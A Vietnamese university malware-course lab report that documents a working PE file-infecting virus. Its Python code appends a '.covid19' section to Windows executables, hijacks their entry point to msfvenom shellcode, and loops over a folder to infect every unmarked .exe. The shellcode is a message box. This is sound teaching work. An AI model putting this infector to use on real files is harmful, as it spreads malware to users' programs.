Bộ môn An toàn Thông tin – Khoa MMT&TT
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động mã độc

Kỳ báo cáo: Bài tập 1

Tên chủ đề: File Infecting Virus

GVHD: Phan Thế Duy

Nhóm: 08

1. THÔNG TIN CHUNG:

Lớp: NT230.L22.ATCL

STT	Họ và tên	MSSV	Email
1	Trịnh Minh Hoàng	19521548	19521548@gm.uit.edu.vn
2	Đặng Hoàng Long	19521775	19521775@gm.uit.edu.vn
3	Cao Thị Bích Phượng	19522058	19522058@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:

STT	Công việc	Kết quả tự đánh giá
1	Áp dụng kỹ thuật chèn cuối (Appending Virus) hoặc sử dụng trường section **.reloc** trong tập tin thực thi để tiêm payload của virus.	100%
2	Áp dụng 02 chiến lược lây nhiễm trong nhóm kỹ thuật Entry-Point Obscuring (EPO) virus – che giấu điểm vào thực thi của mã virus (virus code). Ví dụ: call hijacking EPO virus, và Import Address Tablereplacing EPO virus	50%

BÁO CÁO CHI TIẾT

1. Yêu cầu 1

- Nhóm sẽ dùng ngôn ngữ Python với các thư viện pefile, mmap, os. Áp dụng kĩ thuật chèn cuối. Do đó, nhóm sẽ mở rộng kích thước của file.

```
import pefile, mmap, os

# Resize the Executable File
original_size = os.path.getsize(exe_path)
#print("Original Size = %d" % original_size)
fd = open(exe_path, 'a+b')
map = mmap.mmap(fd.fileno(), 0, access=mmap.ACCESS_WRITE)
map.resize(original_size + 0x2000)
map.close()
fd.close()
#print ("New Size = %d bytes\n" % os.path.getsize(exe_path))
print("-- Resize the Executable Done --")
```

- Lấy một số thông tin cần thiết và thêm một section offset bằng cách lấy offset của section cuối cùng cộng thêm 40 bytes. 40 bytes ở đây là độ dài của một section header với cấu trúc như sau.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations Number	Linenumbers Number	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	000065DC	00001000	00006600	00000400	00000000	00000000	0000	0000	60000020
.rdata	00001308	00008000	00001400	00006A00	00000000	00000000	0000	0000	40000040
.data	000028F4	0000A000	00000200	00007E00	00000000	00000000	0000	0000	C0000040
.rsrc	00000FE8	0000D000	00001000	00008000	00000000	00000000	0000	0000	40000040

```
class SECTION_HEADER(Structure):
    _fields_ = [
        ("Name",                BYTE * 8),
        ("VirtualSize",         DWORD),
        ("VirtualAddress",      DWORD),
        ("SizeOfRawData",       DWORD),
        ("PointerToRawData",    DWORD),
        ("PointerToRelocations",DWORD),
        ("PointerToLinenumbers",DWORD),
        ("NumberOfRelocations", WORD),
        ("NumberOfLinenumbers", WORD),
        ("Characteristics",     DWORD)
    ]
```

- Tiếp đến, căn chỉnh trên đĩa và bộ nhớ, cũng như tính toán lại những giá trị phù hợp của PE File khi thêm một section mới

```
#Calculate some value of Section Header
raw_size = align(0x1000, file_alignment)
virtual_size = align(0x1000, section_alignment)
raw_offset = align((pe.sections[last_section].PointerToRawData +
pe.sections[last_section].SizeOfRawData),file_alignment)
virtual_offset = align((pe.sections[last_section].VirtualAddress +
pe.sections[last_section].Misc_VirtualSize), section_alignment)
characteristics = 0xE0000020
name = ".covid19"
```

- Đặt các giá trị cho các trường trong Section Header


```
#Set fields of Section Header
# Set the name
pe.set_bytes_at_offset(new_section_offset, name)
# Set the virtual size
```

```
pe.set_dword_at_offset(new_section_offset + 8, virtual_size)
# Set the virtual offset
pe.set_dword_at_offset(new_section_offset + 12, virtual_offset)
# Set the raw size
pe.set_dword_at_offset(new_section_offset + 16, raw_size)
# Set the raw offset
pe.set_dword_at_offset(new_section_offset + 20, raw_offset)
# Set the following fields to zero
pe.set_bytes_at_offset(new_section_offset + 24, (12 * '\x00'))
# Set the characteristics
pe.set_dword_at_offset(new_section_offset + 36, characteristics)
```

- Chỉnh sửa Main Header, thay đổi Entry Point của chương trình đến section mà ta đã thêm

```
# Modify Main Header
pe.FILE_HEADER.NumberOfSections += 1
pe.OPTIONAL_HEADER.SizeOfImage = virtual_size + virtual_offset
pe.write(exe_path)
pe = pefile.PE(exe_path)
number_of_section = pe.FILE_HEADER.NumberOfSections
last_section = number_of_section - 1
new_entry_point = pe.sections[last_section].VirtualAddress
print ("-- Modify the Main Headers DONE --")
```

- Lấy Entry Point cũ cộng với ImageBase để làm địa chỉ quay lại sau khi đóng messagebox, cụ thể là biến ret trong đoạn code. Tiếp đó, tạo shellcode bằng công cụ msfvenom trong Metasploit Framework




```
#Get return old entry point
    old_entry_point = pe.OPTIONAL_HEADER.AddressOfEntryPoint
    pe.OPTIONAL_HEADER.AddressOfEntryPoint = new_entry_point
    return_entry_point = old_entry_point + pe.OPTIONAL_HEADER.ImageBase

    #Create Shellcode
    ret = struct.pack('<L', return_entry_point)
    shellcode = bytes(b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9"
              b"\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08"
              b"\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1"
              b"\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28"
              b"\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34"
              b"\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84"
              b"\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c\x24"
              b"\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b"
              b"\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"
              b"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e"
              b"\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e"
              b"\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89"
              b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64\x68"
              b"\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56"
              b"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
```

```
            b"\x24\x52\xe8\x5f\xff\xff\xff\x68\x30\x58\x20\x20\x68"
            b"\x4e\x54\x32\x33\x68\x20\x62\x79\x20\x68\x63\x74\x65"
            b"\x64\x68\x49\x6e\x6a\x65\x31\xdb\x88\x5c\x24\x11\x89"
            b"\xe3\x68\x35\x38\x58\x20\x68\x35\x32\x32\x30\x68\x35"
            b"\x2d\x31\x39\x68\x32\x31\x37\x37\x68\x2d\x31\x39\x35"
            b"\x68\x31\x35\x34\x38\x68\x31\x39\x35\x32\x31\xc9\x88"
            b"\x4c\x24\x1a\x89\xe1\x31\xd2\x6a\x40\x53\x51\x52\xff"
            b"\xd0\xb8" + ret + b"\xff\xd0")
```

- Tiếp theo đó, thay đổi 6 bytes cuối của đoạn shellcode thành kí tự bytes của đoạn code assembly nhằm đi tới đi chỉ ta cần


```
Disassembly:

0:   b8 44 74 40 00          mov    eax,0x407444
5:   ff d0                   call   eax
```

- Với mỗi file khác nhau thì payload chỉ khác nhau 4 bytes địa chỉ, cho nên nhóm đã thay bằng biến ret để dễ thực thi lây nhiễm cho phần sau.
- Và cuối cùng, chèn phần shellcode đã tạo vào section đã tạo.

```
#Inject shellcode into the new section
    raw_offset = pe.sections[last_section].PointerToRawData
    pe.set_bytes_at_offset(raw_offset, shellcode)
    pe.write(exe_path)
    print ("-- Inject the Shellcode in the New Section DONE --")
```

- Đây là gif phần demo đã tiêm shellcode thành công, cũng như giữ nguyên chức năng ban đầu của ứng dụng




2. Yêu cầu 2

- Vì không thực hiện lây nhiễm được như yêu cầu nên nhóm đã thực hiện lây nhiễm toàn bộ file thực thi trong thư mục khi thực thi file python.
- Do nhóm sẽ thêm section vào file với tên là .covid19 nên, nhóm sẽ dò tìm những file thực thi trong thư mục mà không có section có tên là .covid19 để thực hiện các bước lây nhiễm như trên.

```
#Duyet file
files = os.listdir('.')

#Inject nhung file chua nhiem
for file in files:
    if "EXE" in file or "exe" in file:
        pe = pefile.PE(file)
        number_of_section = pe.FILE_HEADER.NumberOfSections
        last_section = number_of_section - 1
        last_section_name = pe.sections[last_section].Name
        if last_section_name != ".covid19":
            print("Injecting into %s" % file)
            inject_malware(file)
        else:
            print("Injected file is %s" % file)
```

- Kết quả khi thực thi


kali@kali: ~/Malware
File Actions Edit View Help
(kali㉿kali)-[~/Malware]
$ python2 BT1.py
Injecting into DumpIt.exe
-- Resize the Executable Done --
-- Modify the Main Headers DONE --
-- Inject the Shellcode in the New Section DONE --
Injecting into HxD.exe
-- Resize the Executable Done --
-- Modify the Main Headers DONE --
-- Inject the Shellcode in the New Section DONE --
Injected file is 7z.exe
Injected file is putty.exe
(kali㉿kali)-[~/Malware]
$
Malware
File Edit View Go Help
kali
Malware
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
sf_FolderShare
Network
Browse Network
7z.exe
BT1.py
BT1_raw.py
DumpIt.exe
HxD.exe
putty.exe
test.py
testHxD.py
8 files: 9.2 MiB (9,614,846 bytes), Free space: 56.8 GiB

HẾT